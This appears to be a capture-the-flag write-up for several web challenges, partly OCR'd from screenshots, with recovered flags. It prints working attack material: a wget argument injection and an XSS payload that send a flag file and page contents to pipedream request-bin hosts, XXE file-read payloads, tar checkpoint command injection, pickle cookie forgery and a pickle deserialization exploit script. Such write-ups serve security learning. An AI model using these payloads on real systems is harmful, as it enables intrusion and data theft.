
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer
Send
Cancel
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render

```
GET /api/app/admin HTTP/1.1
Host: 34.159.172.66:31424
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101
Firefox/99.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
x-access-token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNjUxNTEwMjYzLCJleHAiOjE2
NTE1OTY2NjN9.WYd3EDc4zaWBM64K2BKuJ7GEl4sjTS8zmnvpMe0-J9M
Connection: close
Referer: http://34.159.172.66:31424/admin
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Headers: x-access-token, Content-Type, Accept
Content-Type: text/html; charset=utf-8
Content-Length: 98
ETag: W/"62-z0w87BgVVpb4e48p77Y4SDAaRRM"
Date: Mon, 02 May 2022 18:55:18 GMT
Connection: close

Congrats. Here's your flag:
CTF{b566bdee4836bbb0bdfb9aff931d7f061b67db0e9cf3859f246261d0acc35438}
```

Downloader-v1 (solved)

Step-1:find any image on bing and paste it in the input field,



Specify an URL to download

URL to download:


E&reqid=7EB1532DFEDD4A5D8D551B0F0241F9B9&selectedIndex=0&itb=0&idpp=insfeed; ls

Output:

```
$ cd uploads/67929d91ac6e9a01d6ed01b5fc1c3
$ wget https://www.bing.com/images/search\?view=detailV2\&ccid=S%2bgyWhXv\&id=6F494EB1D68
The name is too long, 351 chars total.
Trying to shorten...
New name is search?view=detailV2&ccid=S+gyWhXv&id=6F494EB1D6873BB476B61D736CA45CA5F986A92
--2025-01-23 19:50:41--  https://www.bing.com/images/search?view=detailV2&ccid=S%2bgyWhXv
Resolving www.bing.com (www.bing.com)... 2.23.227.208, 2.23.227.215, 2a02:26f0:3500:1b::1
Connecting to www.bing.com (www.bing.com)|2.23.227.208|:443... connected.
HTTP request sent, awaiting response... 307 Temporary Redirect
Location: https://www.bing.com/images/search?view=detailV2&ccid=S%2bgyWhXv&id=6F494EB1D68
The name is too long, 351 chars total.
Trying to shorten...
New name is search?view=detailV2&ccid=S+gyWhXv&id=6F494EB1D6873BB476B61D736CA45CA5F986A92
--2025-01-23 19:50:41--  https://www.bing.com/images/search?view=detailV2&ccid=S%2bgyWhXv
Reusing existing connection to www.bing.com:443.
```

Checkout pipedream and create request bin and trigger, afterwards create payload:

https://eodlwq7lnoytrkk.m.pipedream.net / --post-file '/var/www/html/flag.php'




```
Workflow executed in 32,190 ms

trigger

▼steps.trigger {2}
  ▶context {19}
  ▼event {7}
     method: POST
     path: /
    ▼query {0}
     client_ip: 35.198.127.202
     url: https://eodlwq7lnoytrkk.m.pipedream.net/
    ▶headers {6}
    ▼body {1}
      ▼GET ME! <?php /* DCTF{6789af26f90396678909a99bf46ba3a78b2f1b34
```

```
Flag: DCTF{6789af26f90396678909a99bf46ba3a78b2f1b349fbc4385e6c50556c1d0c9ff}
```


Framable(solved)

Register account and create new post:



New post

Title	giorgi
Description	<script>alert('XSS')</script>


Posts

Your posts

New post

Title	Status
giorgi	


35.198.127.202:32762

XSS

OK

Payload:

```
<script>
var exfil = document.getElementsByTagName("body")[0].innerHTML;
window.location.href="https://enmi59d56bybo.x.pipedream.net?gio=" + btoa(exfil);
</script>
```


RequestBin v1 Active

LIVE EVENTS

Today

```
GET /CgogIDxuYXYgY2xhc3M9Im5hdmJhciBuYX...   01:56:12 AM
GET /CgogIDxuYXYgY2xhc3M9Im5hdmJhciBuYX...   01:56:08 AM
GET /                                         01:54:05 AM
GET /                                         01:53:58 AM
GET /                                         01:53:02 AM
POST /                                        12:14:23 AM
POST /                                        12:14:07 AM
```

Upgrade for extended event history.

trigger
https://eodlwq7lnoytrkk.m.pipe...

code
nodejs20.x

2S31J1NNJVGQM1AXZJLGHNF5XCH

```
    source_type: COMPONENT
    verified: false
    hops: null
    test: false
    replay: false
  -more-
▼event {6}
    method: GET
  ▶ path /CgogIDxuYXYgY2xhc3M9Im5hdmJhciBuYXZiYXItZXhwYW5kIG5hdmJh…
  ▼ query {0}
    client_ip: 35.198.127.202
  ▼ url
      https://eodlwq7lnoytrkk.m.pipedream.net/CgogIDxuYXYgY2xhc3M9I
      m5hdmJhciBuYXZiYXItZXhwYW5kIG5hdmJhci1kYXJrIGJnLWRhcmsgc3RhdG
      ljLXRvcCI+CgogICAgPGEgY2xhc3M9Im5hdmJhci1icmFuZCBtci0xIiBocmV
      mPSJpbmRleC5odG1sIj5wb3N0czwvYT4KCiAgICA8YnV0dG9uIGNsYXNzPSJi
      dG4gYnRuLWxpbmsgYnRuLXNtIHRleHQtd2hpdGUgb3JkZXItMSBvcmRlci1zb
      S0wIiBpZD0ic2lkZWJhclRvZ2dsZSIgaHJlZj0iIyI+CiAgICAgIDxpIGNsYX
      NzPSJmYXMgZmEtYmFycyI+PC9pPgogICAgPC9idXR0b24+CgogICAgPCEtLSB
      OYXZiYXIgU2VhcmNoIC0tPgogICAgPGZvcm0gY2xhc3M9ImQtbm9uZSBkLW1k
      LWlubGluZS1ibG9jayBmb3JtLWlubGluZSBtbC1hdXRvIG1yLTAgbXItbWQtM
      yBteS0yIG15LW1kLTAiIG1ldGhvZD0iUE9TVCIgYWN0aW9uPSJpbmRleC5waH
```

Base64 decode the text above.

Flag: CTF{20c96587af01d6a1a03708883259343b7bd0fd85d74eb65c1e3dbc669e0d09ca}

Manual Rewiew:

Do it in burp

Supposed payload that needs to be injected after registration:

```
<script>window.location.href="https://your-pipedream-url.x.pipedream.net/hello";</script>
```

syntax-check(solved)

send it to burp suite repeater

payload 1:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
        <!DOCTYPE foo [
        <!ELEMENT foo ANY>
        <!ENTITY xxe SYSTEM
        "file:///var/www/html/flag">
        ]>
        <foo>
                &xxe;
        </foo>
```

Payload 2:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
        <!DOCTYPE foo [
        <!ELEMENT foo ANY>
        <!ENTITY xxe SYSTEM
        "php://filter/convert.base64-encode/resource=/var/www/html/flag">
        ]>
        <foo>
                &xxe;
        </foo>
```


Decode response as base 64:

ctf{02bd486273026362e8a6961cd3303812073c50fa759b420b1e7a11a2c3ab0130}


TartarSausage(solved):

Google the solution

Unhide the hidden fields:



- Sent file:
- File size:
- File type:




```
<html>
  <head></head>
  <body>
    <form action="" method="POST" enctype="multipart/form-data">…</form>
    <form action="sadjwjaskdkwkasjdkwasdasdas.html" method="POST">
      <input type="" name="url" value="">
      <input type="" value="submit">
    </form>
  </body>
</html>
```

Submit random file, follow endpoint from hidden tab http://35.198.127.202:30120/sadjwjaskdkwkasjdkwasdasdas.html.

Try commans: ls and int-action=exec="ls -la"

Step 1: -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec="ls -lah"




view-source:http://35.198.127.202:30120/asdsasdsadsadwfdasdwasdfrasdedfads.php

```
"If you don't see my flag. Try harder :D!!"
total 24K
drwxrwxrwx 1 www-data www-data 4.0K Mar 23  2021 .
drwxr-xr-x 1 root     root     4.0K Feb  1  2020 ..
-rw-rw-r-- 1 root     root      120 Dec 14  2020 asdsasdsadsadwfdasdwasdfrasdedfads.php
drwxrwxr-x 2 root     root     4.0K Mar 23  2021 enhjenhzZGN3YWRzYWRhc2Rhc3NhY2FzY2FzY2FzY2FjYWNzZHNhY2FzY2Fzc2FjY2Fz
-rw-rw-r-- 1 root     root     1.4K Dec 14  2020 index.php
-rw-rw-r-- 1 root     root      276 Dec 14  2020 sadjwjaskdkwkasjdkwasdasdas.html
```

Step 2:
http://35.198.127.202:30120/enhjenhzZGN3YWRzYWRhc2Rhc3NhY2FzY2FzY2FzY2FjYWNzZHNhY2FzY2Fzc2FjY2Fz/flag

```
Flag: ctf{e15918e70b7c3395bcb357b4ca5e95f868ebc462d33371a5f44a25c35f8faa45}
```

Alpa-cookie:



Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
auth_coo...	1a2a4609436b6d272c462e3a323b275e387f40387e3b076847392b21...	35.198.127....	/	Session	81	false	false	None	Fri, 24 Jan 2025 08:...
key	2N69I8JWI4CSAHN1VXJHO1TO2JNS2ZF4XQ3	35.198.127....	/	Session	38	false	false	None	Fri, 24 Jan 2025 08:...
laravel_se...	eyJpdiI6ImNHSnlNeXo0MkILWm1xS0Q0aEtsZkE9PSIsInZhbHVlIjoiRHBX...	35.198.127....	/	Fri, 24 Jan 2025 01:...	345	true	false	Lax	Fri, 24 Jan 2025 00:...
manual_r...	eyJpdiI6InlRWlRYdU5OYURLU2FYSHdadWhyZlE9PSIsInZhbHVlIjoiU2Er...	35.198.127....	/	Fri, 24 Jan 2025 00:...	351	true	false	Lax	Fri, 24 Jan 2025 00:...
XSRF-TO...	eyJpdiI6Iit6am9WWHQrU1ZLZWY5akJQVC9kT0E9PSIsInZhbHVlIjoiV2p...	35.198.127....	/	Fri, 24 Jan 2025 01:...	340	false	false	Lax	Fri, 24 Jan 2025 00:...

```
Data
auth_cookie:"1a2a4609436b6d27...11550360652221d"
  Created:"Fri, 24 Jan 2025 08:24:45 GMT"
  Domain:"35.198.127.202"
  Expires / Max-Age:"Session"
  HostOnly:true
  HttpOnly:false
  Last Accessed:"Fri, 24 Jan 2025 08:24:45 GMT"
  Path:"/"
  SameSite:"None"
  Secure:false
  Size:81
```

Activate Windows
Go to Settings to activate Windows.

Do the task in burp

```
pip install pwntools

python3

Python 3.11.8 (main, Feb  7 2024, 21:52:08) [GCC 13.2.0] on linux

Type "help", "copyright", "credits" or "license" for more information.

>>> from pwn import xor

>>> decoded_data = bytes.fromhex("6f50327a481d6d33243e3f5a32375d2427765d486933047422362b3a6b3b2a044c3c64")

>>> key = "G4BJBNJCALR3AD4KIQW8X9WSWENHL1Z6FOJ"

>>> result = xor(decoded_data, key)

/home/giobolota/.local/lib/python3.11/site-packages/pwnlib/util/fiddling.py:340: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes

  strs = [packing.flat(s, word_size = 8, sign = False, endianness = 'little') for s in args]

>>> print(result)

b"(dp0\nS'permission'\np1\nS'user'\np2\ns."

>>> import pickle

>>> parsed_data = pickle.loads(b"(dp0\nS'permission'\np1\nS'user'\np2\ns.")

>>> print(parsed_data)
```

{'permission': 'user'}

>>> parsed_data['permission'] = 'admin'

>>> mofified_payload = pickle.dumps(parsed_data, protocol=2)

>>> print(modified_payload)

Traceback (most recent call last):

  File "<stdin>", line 1, in <module>

NameError: name 'modified_payload' is not defined

>>> print(mofified_payload)

b'\x80\x02}q\x00X\n\x00\x00\x00permissionq\x01X\x05\x00\x00\x00adminq\x02s.'

>>> encoded_payload = xor(mofified_payload, key)

>>> print(encoded_payload.hex())

c7363f3b42164043414c225633295d383a38385629380f5657454e29285c3358374d3969


>>>

Step 2: Send it using burp suite

Step 3: take payload from the site and execute using python3

Rundown(Solved):

curl -X POST "http://35.198.127.202:30947/" > output.html



```
┌──(giobolota㉿kali)-[~]
└─$ curl -X POST "http://35.198.127.202:30947/" > output.html
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 17003    0 17003    0     0  75293      0 --:--:-- --:--:-- --:--:-- 75568

┌──(giobolota㉿kali)-[~]
└─$ 
```

firefox output.html


Payload:

```
import pickle as cPickle
import base64
import os
import string
import requests
import time

class Exploit(object):
        def __reduce__(self):
                return (eval, ('eval(open("flag","r").read())',))

def sendPayload(p):
        newp = base64.urlsafe_b64encode(p).decode()
        headers = {'Content-Type': 'application/T3jv1l'}
        r =
requests.post("http://34.159.172.66:32274/",headers=headers,data=newp)
        return r.text

payload_dec = cPickle.dumps(Exploit(), protocol=2)
print("ctf{" + sendPayload(payload_dec).split("ctf{")[1].split("}")[0] +
"}")
```

